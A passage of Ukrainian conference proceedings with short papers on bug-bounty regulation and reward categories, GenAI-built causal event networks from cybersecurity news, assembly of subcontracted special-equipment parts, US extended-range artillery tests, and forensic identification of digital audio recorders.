Публічна пропозиція розробляється власником системи або координатором відповідно до примірної публічної пропозиції про здійснення пошуку та виявлення потенційної вразливості інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж і методичних рекомендацій з розроблення публічної пропозиції про здійснення пошуку та виявлення потенційної вразливості інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж, що затверджуються Адміністрацією Держспецзв’язку. Така Примірна публічна пропозиція, а також Методичні рекомендації з розроблення публічної пропозиції, затверджені наказом від 14.07.2023 № 599 Адміністрації Державної служби спеціального зв'язку та захисту інформації України**.**

Крім інформації та положень, які передбачені безпосередньо Порядком № 497, у Методичних рекомендаціях передбачені підходи до визначення винагороди дослідника, яку визначає власник системи і якщо така винагорода передбачається, у системному зв’язку із виявленими вразливостями системи. Винагородою може бути: матеріальний подарунок (речі з особливим написом, такі як футболка, чашка, кепка, наплічник тощо); певна сума коштів у національній валюті; інше. Винагорода встановлюється відповідно до категорії виявленої вразливості. Приклад визначення категорії вразливості згідно з BugCrowd Vulnerability Rating Taxonomy наведено в таблиці.

Категорія вразливостей	Вразливості	Винагорода
P1	File Inclusion, RCE, SQL Injection, XXE, Authentication Bypass, Critically Sensitive Data,	

	Command Injection, Hardcoded Password	
P2	XSS (P2 specific), SSRF, CSRF (ApplicationWide), Application-Level DOS (NOT DDOS), Hardcoded Password, Weak Password Reset Implementation	
P3	HTTP Response Manipulation, Content Spoofing, Session Fixation, XSS and SSRF (P3 specific)	

Власник системи або координатор (у разі його залучення) зазначає, яким чином буде проводитися визначення категорії вразливості. Для такого визначення власник системи або координатор (у разі його залучення) може використовувати різноманітні методики. Прикладом таким методик є CVSS або BugCrowd VRT.

У разі відсутності винагороди власник системи або координатор (у разі його залучення) може заохочувати дослідника, висловлюючи подяку на власному офіційному вебсайті, або здійснювати заохочення будь-яким іншим способом. Також може висловлюватися подяка досліднику, який надав звіт про вразливість, яку було знайдено раніше, або подяка за звіт про вразливість, за яку не передбачена винагорода.

Такі повідомлення про подяку висловлюються за згодою дослідника.

Власник системи або координатор (у разі його залучення) зазначає випадки, у разі яких винагорода не виплачується. Першочергово це може стосуватися вразливостей в апаратному забезпеченні, операційних системах, драйверах системи, а також некоректних випадків опису вразливості у звіті без детального опису вектора атаки та доказів потенційного завдання збитку або шкоди.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Філінович В.В. Кібербезпека та загрози авіаційній сфері: правовий аспект. *Наукові праці Національного авіаційного університету: Серія «Юридичний вісник.* Повітряне і космічне право». 2021. № 3 (60). С. 38-43.
2. Кібератака на «Київстар» обійдеться оператору в 95 млн. доларів. Mediasat. 18.01.2024. URL: https://mediasat.info/uk/2024/01/18/kiberataka-na-kyyivstar-obijdetsya-operatoru-v-95-mln-dolariv/ (дата звернення 19.03.2024).
3. Жарікова А. Google надасть українському уряду 5 тисяч ключів для покращення кібербезпеки. *Экономическая правда*. 16.01.2024. URL: https://www-epravda-com-ua.translate.goog/rus/news/2024/01/16/708821/?_x_tr_sl=ru&_x_tr_tl=uk&_x_tr_hl=uk&_x_tr_pto=sc (дата звернення 20.03.2024).
4. Криволап Є.В., Юринець Ю.Л., Бєлкін Л.М. Питання нейтралізації вразливостей інформаційно-комунікаційних систем цивільної авіації: правовий аспект. *Наукові праці Національного авіаційного університету: Серія «Юридичний вісник.* Повітряне і космічне право». 2023. № 3 (68). С. 16-23.
5. Bug bounty program. From Wikipedia, the free encyclopedia. URL: https://en.wikipedia.org/wiki/Bug_bounty_program (дата звернення 21.03.2024).

ЛАНДЕ Дмитро Володимирович,
доктор технічних наук, професор,
керівник наукового центру НДІ
інформатики і права НАПрН України

ФОРМУВАННЯ, АНАЛІЗ І ВІЗУАЛІЗАЦІЯ МЕРЕЖ ПОДІЙ У СФЕРІ КІБЕРБЕЗПЕКИ НА ОСНОВІ ЗАСТОСУВАННЯ СИСТЕМ ШТУЧНОГО ІНТЕЛЕКТУ

Виявлення нових подій у текстових новинних повідомленнях є традиційною задачею в області обробки природної мови, на розв'язання якої було спрямовано значну кількість наукових досліджень [1; 2]. У галузі кібербезпеки також вивчалися завдання виявлення подій, що перетинаються між кібербезпекою та комп'ютерною лінгвістикою [3; 4].

Крім того, завдяки революції у сфері штучного інтелекту (GenAI) та появі великих лінгвістичних моделей, тепер можливо не лише виявляти події, а й створювати каузальні мережі подій, де явно відображені причинно-наслідкові зв'язки. Для вирішення цієї задачі наразі можуть використовуватись великі лінгвістичні моделі, такі як ChatGPT (https://chat.openai.com/), Llama-2 (https://www.llama2.ai/), Gemini (https://gemini.google.com/app), Deep Seek (https://deepseek.com). Додатковий розгляд мережі подій дає можливість виявляти групи та послідовності подій, які схожі на ті, що визначаються в сценарному аналізі [5]. Основна ідея нового підходу полягає у тому, що замість традиційних концептів вузлами каузальних мереж є події. Запропонована методологія дозволяє розглядати певні події як вузли. Сформовані мережі можуть служити орієнтирами у світі подій і використовуватись для проведення досліджень і розслідувань, зокрема в галузі парламентського контролю. Аналіз і візуалізація сформованих каузальних мереж подій можуть здійснюватись за допомогою стандартних інструментів аналізу мереж, зокрема, таких як Gephi [6] або GraphViz [7]. При цьому, подібно до традиційних каузальних мереж, можуть виділятися вузли з найбільшою кількістю зв'язків, і встановлюватися ланцюжки різної довжини, де кожна ланка складається з подій, що є наслідками багатьох причин. Деякі події можуть виступати як "посередники", які зв'язують багато причин і наслідків, функціонуючи як зв'язкові ланки для одночасно багатьох причин і наслідків.

Процес створення мережі подій з новинних повідомлень про кібербезпеку включає такі кроки:

1. Отримання повідомлень, що відповідають деякій цільовій тематиці за допомогою наявних систем пошуку новин (вільних або пропрієтарних).

2. За допомогою засобів GenAI здійснюється виявлення подій, що містяться у вибраних повідомленнях, створення масиву позначень цих подій.

3. Виявлення оригінальних подій серед відібраного масиву.

4. Зв’язування подій причинно-наслідковими зв’язками.

5. Формування і візуалізація семантичної мапи за допомогою графічного інструменту на основі бібліотеки GraphViz.

6. Виявлення концептів (ключових слів), що відповідають вибраним подіям.

7. Формування і візуалізація об’єднаної не спрямованої мережі подій і концептів.

8. Кластеризація подій на основі аналізу об’єднаної мережі.

Слід зазначити, що система Gephi дозволяє візуалізувати, виявляти кластери, проводити підрахунок і аналіз параметрів сформованих каузальних мереж, а програма побудовані на основі GraphViz дозволяють створювати інтерактивні семантичні мапи за рахунок застосування графічного формату SVG. У цьому випадку кожний вузол або ребро мережі може містити гіперпосилання на ресурси мережі Інтернет, зокрема на пошукові системи Google, Google News, Bing, Bing News тощо, або корпоративні новинні системи.

Розглянемо приклад, що стосується подій у сфері кібербезпеки і їх інтерпретацій. Для цього на першому етапі формується масив цільових документів, для чого у базі даних системи контент-моніторингу виконується запит вигляду «кібератаки». Серед отриманих документів розглядається документ з таким вмістом:

Як українські банки захищаються від кібератак в умовах війни: розповідає Євген Балютов, директор з інформаційної безпеки Райффайзен Банку

З початком повномасштабної війни кількість кібератак на Україну зросла щонайменше удесятеро. Втім, реальні масштаби проблеми можуть бути навіть більшими, каже директор з питань інформаційної безпеки Райффайзен Банку Євген Балютов. Як банківський сектор впорався із викликами кібервійни, які нові види кібервтручань з'явились в українському ландшафті, про наслідки кібератаки на Київстар для фінустанов, а також про особливості переїзду банків у хмару - читайте в ексклюзивному інтерв'ю Євгена Балютова для UA.NEWS.//

На другому етапі для знайдених документів застосовується запит (промпт):

В тексті описані деякі події. Детектуй їх, назви мені у вигляді нумерованого списку. Кожна подія 4-5 слів. Ось текст: Як українські банки захищаються від кібератак в умовах війни: розповідає Євген Балютов, директор з інформаційної безпеки Райффайзен Банку
З початком повномасштабної війни кількість кібератак на Україну зросла щонайменше удесятеро…

У результаті множинного виконання цього промпту у різних системах штучного інтелекту (Gemini, ChatGPT, DeepSeec) формується масив позначень подій, ні всі серед яких є оригінальними. Тобто можливі повтори, перекази різними словами:

1. «Початок повномасштабної війни»
2. «Зростання кількості кібератак на Україну»
3. «Збільшення кількості кіберінцидентів з 2021 року»

4. «З'явлення нового тренду в атаках на рівні держави»
5. «Зміна у ландшафті кіберзагроз.

На третьому етапі здійснюється фільтрація подій, тобто обираються оригінальні, для чого весь масив відібраних позначень подій надається системі GenAI та виконується промпт:

Із названих подій обери оригінальні і найважливіші. Дублікати вилучай.
Ось події:
1. «Початок повномасштабної війни»
2. «Зростання кількості кібератак на Україну»
3. «Збільшення кількості кіберінцидентів з 2021 року»
4. «З'явлення нового тренду в атаках на рівні держави» …

На четвертому етапі система генеративного штучного інтелекту формує причинно-наслідкові зв'язки серед виявлених оригінальних подій, для чого виконується промпт:

Видай пари взаємопов'язаних подій за принципом причина-наслідок. Ось події:
1. Початок повномасштабної війни
2. Збільшення кількості кібератак на Україну
3. Підготовча фаза перед початком повномасштабної війни
4. Зростання технічних можливостей для відбиття кібератак у банківській індустрії України …

Відповідь, зокрема, системах ChatGPT і Gemini на цей промпт:

«Зростання кількості кібератак на Україну; Збільшення технічних можливостей для відбиття кібератак у банківській індустрії України»
«Підготовча фаза перед початком повномасштабної війни; Кібератака на Київстар та її наслідки для банківської інфраструктури»
«Використання технік соціальної інженерії у кібератаках; Проблеми з доставкою SMS на фінансові номери Київстар» …

На п'ятому етапі відібрані події групуються у CSV-файл, записи якого мають формат «подія-причина; подія-наслідок». Цей файл може завантажуватись у програму аналізу і візуалізації мереж CSV2Graph (https://bigsearch.space/uli.html), розроблену на базі бібліотеки GraphViz. У результаті виконання цієї програми формується відображення графу подій (Рис. 1) Кожне ребро і вузол цього графа є гіперпосиланням із відповідними запитами до систем Google або Bing.

Задача кластеризації подій потребує формування простору параметрів, у якості якого запропоновано застосовувати множину ключових слів, що відповідають подіям. Для виявлення ключових слів для кожної визначеної події було відпрацьовано відповідний промпт, що включав запит і назву події, наприклад:

Назви 10 ключових слів, пов'язаних з подією: Зростання кількості кібератак на Україну

Після отримання множини ключових слів, кожна подія і кожне відповідне ключове слово розглядалась як вузли мережі, а зв’язками між ними виступало відношення приналежності ключового слова події (одне ключове слово при цьому може відноситись до декількох подій).




Рисунок 1 – Фрагмент графа, що відповідає мережі подій

Крім того, у цій мережі враховувались визначені раніше причинно-наслідкові зв’язки між подіями. Цю мережа також спочатку було представлено як файл у форматі CSV, після чого її було завантажено у систему Gephi (https://gephi.org). У середовищі цієї системи проведено фільтрацію створеної мережі (вилучені всі вузли із ступенем 1), а також кластеризацію за критерієм модулярності. Отриману мережа, що містить 38 вузлів і 105 зв’язків, наведено на Рис. 2, на якому кожному кластеру відповідає свій колір вузлів.




Рисунок 2 – Кластери в мережі подій у середовищі системі Gephi

Після аналізу наведених результатів кластеризації експертним шляхом вибрано п’ять подій, що відповідають визначеним кластерам, а саме:

1. Підготовча фаза перед початком повномасштабної війни.
2. Збільшення кількості кібератак на Україну.
3. Кібератака на Київстар та її наслідки для банківської інфраструктури.
4. Успішний перехід Райффайзен Банку до хмари без збільшення витрат.
5. Дозвіл Національного банку України на використання хмарних технологій.

У роботі наведено методологію побудови і кластеризації мереж подій в новинних повідомленнях на основі GenAI. Наведено приклад застосування цієї методології. Завдяки використанню генеративного штучного інтелекту отримані зручні методи екстрагування подій із текстів правової спрямованості, їх фільтрації, кластеризації. Виявлення причинно-наслідкових зв’язків також здійснюється із застосуванням GenAI, що значно спрощує роботу з природною мовою, алгоритми якої вбудовано у великі лінгвістичні моделі. На прикладі показано можливість і ефективність застосування наведеної методики для аналізу текстів, які мають пряме відношення до сфери кібербезпеки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Samaneh Karimi, Azadeh Shakery and Rakesh M. Verma. Enhancement of Twitter event detection using news streams. Natural Language Engineering , Volume 29 , Issue 2 , March 2023 , pp. 181 – 200. DOI: https://doi.org/10.1017/S1351324921000462 (дата звернення 20.03.2024).
2. Lande D.V., Prishchepa S.V. The automatic detection of the information operations event basis. Preprint arXiv:1807.03360. DOI: https://doi.org/10.48550/arXiv.1807.03360 (дата звернення 20.03.2024).
3. Hyejin Shin, WooChul Shim, Jiin Moon, Jae Woo Seo, Sol Lee, Yong Ho Hwang. Cybersecurity event detection with new and re-emerging words. ASIA CCS '20: Proceedings of the 15th ACM Asia Conference on Computer and Communications Security. October 2020. Pages 665–678. https://doi.org/10.1145/3320269.3384721 (дата звернення 20.03.2024).
4. Quentin Le Sceller, ElMouatez Billah Karbab, Mourad Debbabi, Farkhund Iqbal. SONAR: Automatic Detection of Cyber Security Events over the Twitter Stream. ARES '17: Proceedings of the 12th International Conference on Availability, Reliability and SecurityAugust 2017Article No.: 23. Pages 1–11. DOI: https://doi.org/10.1145/3098954.3098992 (дата звернення 20.03.2024).
5. Oleh Dmytrenko, Dmitry Lande, Oleh Andriichuk. Method for Searching of an Optimal Scenario of Impact in Cognitive Maps during Information Operations Recognition. Preprint arXiv:1904.13308 DOI: https://doi.org/10.48550/arXiv.1904.13308 (дата звернення 20.03.2024).
6. Ken Cherven. Mastering Gephi Network Visualization. Packt Publishing, 2015. – 378 p.
7. Lambert M. Surhone, Mariam T. Tennoe, Susan F. Henssonow. Graphviz. VDM Publishing, 2010. – 108 p.

ЛАХТАДИР Сергій Леонідович,
старший науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України
МАЄТНИЙ Михайло Ігорович,
старший науковий співробітник
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

ОСОБЛИВОСТІ ДРІБНОСЕРІЙНОГО СКЛАДАННЯ ВУЗЛІВ СПЕЦІАЛЬНОЇ ТЕХНІКИ З ДЕТАЛЕЙ, ВИГОТОВЛЕНИХ ЗА КООПЕРАЦІЄЮ

Серійне виготовлення спеціальної техніки крупними партіями в умовах експериментального виробництва є проблематичним. Дрібносерійне виробництво малими партіями, в зазначених умовах, цілком можливе.

Обладнання для різноманітної механічної обробки, зварювання, адитивного виробництва, підготовки і обробки поверхонь деталей під різного виду покриття, такого як хімічне, гальванічне, металеве, полімерне або фарбування, обладнання для термічної обробки та для проведення різних випробувань, дозволяє технологічно виготовляти невеликі дослідні партії.

Наявність підготовленого навченого персоналу, який забезпечує реалізацію технологічних процесів де задіяне перераховане обладнання, а, також, складання та монтаж виробів, є основною необхідною умовою виробництва. Задіяні фахівці мають бути універсальними співробітниками, що володіють навичками реалізації різнопланових технологій.

Потреба в збільшенні кількості виробленої спеціальної техніки задовольняється з одного боку застосуванням високопродуктивного обладнання, а з іншого боку виготовленням частини деталей за кооперацією. Уніфікація та стандартизація виробництва дозволяють забезпечити виготовлення деталей на різних підприємствах. Проте спеціалізовані вимоги до деталей і вузлів спеціальної техніки створюють певну неоднозначність умов для універсального виробництва зі сталими практиками застосування інструментів при реалізації послідовних технологічних процесів. Спеціалізовані вимоги до деталей і вузлів, що приводяться в технічній документації, по різному реалізуються на підприємствах з різною культурою виробництва.

Відміна в Україні багатьох стандартів Єдиної системи конструкторської та технологічної документації [1] призвела до змін у перевірених багаторазовим виробництвом актуальної продукції кресленнях. Вимоги креслеників на підрядних підприємствах, відповідно, можуть сприйматися спрощено. Така ситуація призводить до загального зниження якості деталей та виробів.

Зміна вимог до складу матеріалу може порушувати потрібні властивості деталей при подальшій обробці [2], що вимагає корекції чи суттєвої зміни технології.

Складання вузлів спеціальної техніки з деталей, виготовлених за кооперацією, доводиться проводити після певного доопрацювання.

Характерними вимушеними доробками та виправленнями деталей, виготовлених на інших підприємствах за кооперацією є:

1) видалення задирок, забруднень, стружки та інших подібних відхилень від вимог документації у важкодоступних для обробки та огляду місцях;

2) нарізання повної зовнішньої чи внутрішньої нарізі до потрібної довжини;

3) завершення нарізі другим номером інструмента, виконаної лише першим номером інструмента на всю зазначену кресленіком довжину;

4) збільшення внутрішніх охоплюючих розмірів отворів або зменшення зовнішніх розмірів охоплюваних деталей, які виникли через сумування допускових розбіжностей;

5) виконання гравіювання перед збиранням на деталях, виконаних за кооперацією, в разі потреби збереження невизначеності призначення для виробників, яке розкривається гравійованими написами та символами;

6) нанесення камуфлюючого покриття;

7) прибирання надмірного нерівномірного шару фарбувального покриття та інші потрібні доопрацювання.

Перераховані вимушені доробки 5 та 6 передбачаються технологією виготовлення та умовами договорів з контрагентами по кооперації.

Виправлення 1-4 та 7 непередбачувані. Самі деталі, виготовленні за кооперацією на інших підприємствах, можуть відповідати вимогам конструкторської документації. Потреба у виконанні виправлень може бути виявлена лише при складанні деталей у вузли.

Доопрацювання деталей, виготовлених за кооперацією на інших підприємствах, перед складанням вузлів спеціальної техніки є непередбачуваною за обсягом робіт технологічною процедурою. Проте, в сучасних умовах, додаткові роботи з такими деталями потрібно враховувати при плануванні термінів виготовлення продукції.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Програма діяльності Кабінету міністрів України на 2015 рік, затверджена Постановою Кабінету міністрів України № 695 від 09.12.2014 р. та ухвалена Постановою Верховної Ради України № 26-VIII від 11.12.2014 р.
2. Збільшення потоку дефектів паяння типу «пора» внаслідок зміни стандарту на склад латуні / Стежко С.М., Кузьменко Т.М., Лахтадир С.Л., Несін В.В. *Метрологія, інформаційно-вимірювальні технології і системи (МІВТС-2020)*: тези доповідей VII Міжнародної науково-технічної конференції. м. Харків, 2020. С.137-138.

ЛІНЕВИЧ Микола Миколайович,
старший науковий співробітник
науково-випробувального відділу
Центрального науково-дослідного інституту озброєння та
військової техніки Збройних Сил України
КОВАЛЬКО Олександр Єгорович,
науковий співробітник
науково- науково-дослідного відділу
Центрального науково-дослідного інституту озброєння та
військової техніки Збройних Сил України

ВПРОВАДЖЕННЯ ІННОВАЦІЙНИХ ТЕХНОЛОГІЙ ПІД ЧАС РОЗРОБКИ СТВОЛЬНОЇ АРТИЛЕРІЇ АРМІЇ США

Армія США активно працює над тим, щоб розширити дальність дії своєї артилерії. Це потрібно, щоб у таких суперників як росія вже у найближчому майбутньому не було жодних переваг на полі бою. Нові заходи та проєкти США здійснюють в рамках низки програм, одна з яких має назву Extended Range Cannon Artillery (ERCA) [1]. Вона має на меті кардинально оновити можливості ствольної 155-мм артилерії американської армії.

Ця програма передбачає розробку САУ з покращеною дальністю та швидкострільністю у порівнянні з «базовою» гарматою M109A7. Збільшення дальності та точності здійснюється завдяки довшого ствола, а також використання реактивного артилерійського снаряда XM1113.

Сьогодні у США є 975 САУ M109A6 PALADIN SPH, з яких 580 мають бути оновлені до версії M109A7. Для досягнення наміченого результату планувалося замінити існуючі стволи калібру 155 мм з довжиною в 39 калібрів довшими – у 58 калібрів (9 метрів).

Завдяки новим стволам та снарядам за програмою ERCA модернізована САУ PALADIN отримає збільшення дальності польоту і скорострільності , що перевищує показники як у САУ M109A6, так і у самохідних гаубиць M109A7. Зокрема, буде можливість забезпечити високоточну стрільбу на понад 70 км, а то і на понад 100 км – в залежності від типу снаряду.

У випробувальному заході САУ M109 Paladin з 155-мм гарматою з довжиною ствола у 58 калібрів зробила три постріли снарядами Excalibur. За словами бригадного генерала Джона Раффертi перший постріл виявився дещо коротшим через дуже сильний вітер на великій висоті, другий постріл зазнав апаратного збою, але третій довів, що вже є наближення до вибору правильного балансу між конструкцією снаряда та іншими факторами, які впливають на досягнення більших відстаней [2].

При цьому кожен боєприпас, випущений під час випробувань, мав певні відмінності в конструкції, щоб прийняти рішення стосовно того, як найкраще спроєктувати та підготувати снаряд з врахуванням високого тиску, значне

перевантаження та дульну швидкість (понад 1000 метрів в секунд), що впливають на снаряд.

У березні 2020 р. на цьому ж полігоні за програмою ERCA в рамках проєкту Extended Range Cannon Artilleryr був випробуваний снаряд, який керується за допомогою супутникової системи навігації GPS. Тоді вони продемонстрували точність влучення до 2 метрів на дальності у 40,5 км при довжині ствола гармати у 39 калібрів, і таку ж точність на дальності у 65,3 км при стрільбі з гармати ERCA з довжиною у 58 калібрів. В планах армії було провести демонстрацію пострілу на дальність в 70 км у грудні 2023 року. Але під час випробувань було виявлено кілька проблем із роботою деяких підсистем керування снарядом [3].

Стрільби 19 грудня 2023 року, власне, були продовженням цих зусиль. Після них було заявлено, що за допомогою випробувань та аналізів, які були проведені на снаряді за ці півтора року, було визначено, яка дульна швидкість потрібна та який тиск у камері має витримати снаряд для досягнення потрібної дальності. Все це робилося для того, або пристосувати снаряд Ескалібур до застосування у системах з вищою дульною швидкістю і тиском для виходу на 70-кілометрову дальність для безпосереднього ураження цілей.

Під час випробуванням виявилося, що ствол цієї САУ демонструє надмірний знос після відносно невеликої кількості пострілів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Jen Judson. US Army readies new artillery strategy spurred by war in Ukraine. Aug 1, 2023. URL: https://www.defensenews.com/land/2023/08/01/us-army-readies-new-artillery-strategy-spurred-by-war-in-ukraine/ (дата звернення 26.03.2024).
2. Jen Judson. Army artillery needs more range, mobility and autonomy, study finds. Mar 28, 2024. URL: https:// www.realcleardefense.com/ 2024/03/28/ army_artillery_needs_more_range_mobility_and_autonomy_1021462.html. (дата звернення 28.03.2024).
3. Jen Judson. US Army awaits acquisition strategy approval for extended-range cannon. Oct 13, 2021. URL: https://www.defensenews.com/land/2021/10/12/us-army-awaits-acquisition-strategy-approval-for-extended-range-cannon/ (дата звернення 26.03.2024).

МАЛООК Валерій Олександрович,
головний судовий експерт
Центру судових і спеціальних експертиз
Українського науково-дослідного інституту спеціальної
техніки та судових експертиз Служби безпеки України

СПЕЦИФІЧНІ АУДІОСИГНАЛИ ЯК ІДЕНТИФІКАЦІЙНІ ОЗНАКИ АПАРАТІВ ЦИФРОВОГО ВІДЕО-, ЗВУКОЗАПИСУ

Однією із задач судової експертизи відео-, звукозапису є ідентифікація апарата цифрового запису (далі – АЦЗ). Метою даної експертної задачі є визначення, чи здійснювався досліджуваний запис наданим експерту АЦЗ, або визначення, за допомогою якого АЦЗ здійснювався досліджуваний запис.

У цьому ракурсі слід зазначити, що деякі апарати автоматично формують у аудіо-, відеофайлі описовий блок з найменуванням їх моделі або марки; серед них є й АЦЗ, які формують у описовому блоці серійний номер апарата. Такого описового блоку достатньо для ідентифікації АЦЗ за наданим на дослідження записом. Для ілюстрації, як приклад, на рис. 1 у кодах ASCII наведено описовий блок наприкінці аудіофайлу, створеного цифровим диктофоном моделі «EDIC-mini Tiny+ B76», серійний номер «233913». Блок містить дані «EM Tiny +», які вказують на модельний ряд диктофона: «EDIC-mini Tiny+», а також дані, які є його серійним номером: «233913».




Рис. 1

Проте, зазначений блок формується далеко не всіма АЦЗ. Крім того, дані описового блоку можуть бути заміщеними іншими даними, інакше кажучи – незворотно знищеними, у результаті здійснення монтажу запису або передачі файла за допомогою деяких месенджерів. Для ілюстрації, на рис. 2 наведено дані відповідного поля адресів (9660 – 966C0) вказаного вище файлу після видалення фрагмента запису за допомогою програми ««Adobe Audition 1.5».




Рис. 2

Зважаючи на ці обставини зростає ідентифікаційне значення специфічних аудіосигналів, які не пов’язані із зовнішнім звуком, що записується, а формуються у записі побічно внаслідок особливостей схеми електричної принципової АЦЗ, топології друкованої плати, внутрішнього та прикладного програмного забезпечення. Такими сигналами є імпульси диференційної, інтегральної та іншої форми, ділянки «тиші», зміщення постійної складової тощо на початку та/або наприкінці запису, а також виражена та стійка регулярна складова власного паразитного шуму АЦЗ.

Одним з найбільш ємних прикладів специфічних аудіосигналів, яких достатньо для ідентифікації АЦЗ за наданим на дослідження запису, є звукозаписи, проведені диктофоном моделі «Багнет». Так, на початку та наприкінці цих звукозаписів наявні імпульси, форма яких притаманна тільки диктофонам даної моделі (рис. 3, 4). Форма імпульсу на початку запису відрізняється від форми імпульсу наприкінці. Дані імпульси можливо назвати своєрідною «міткою» цих диктофонів.




Рис. 3

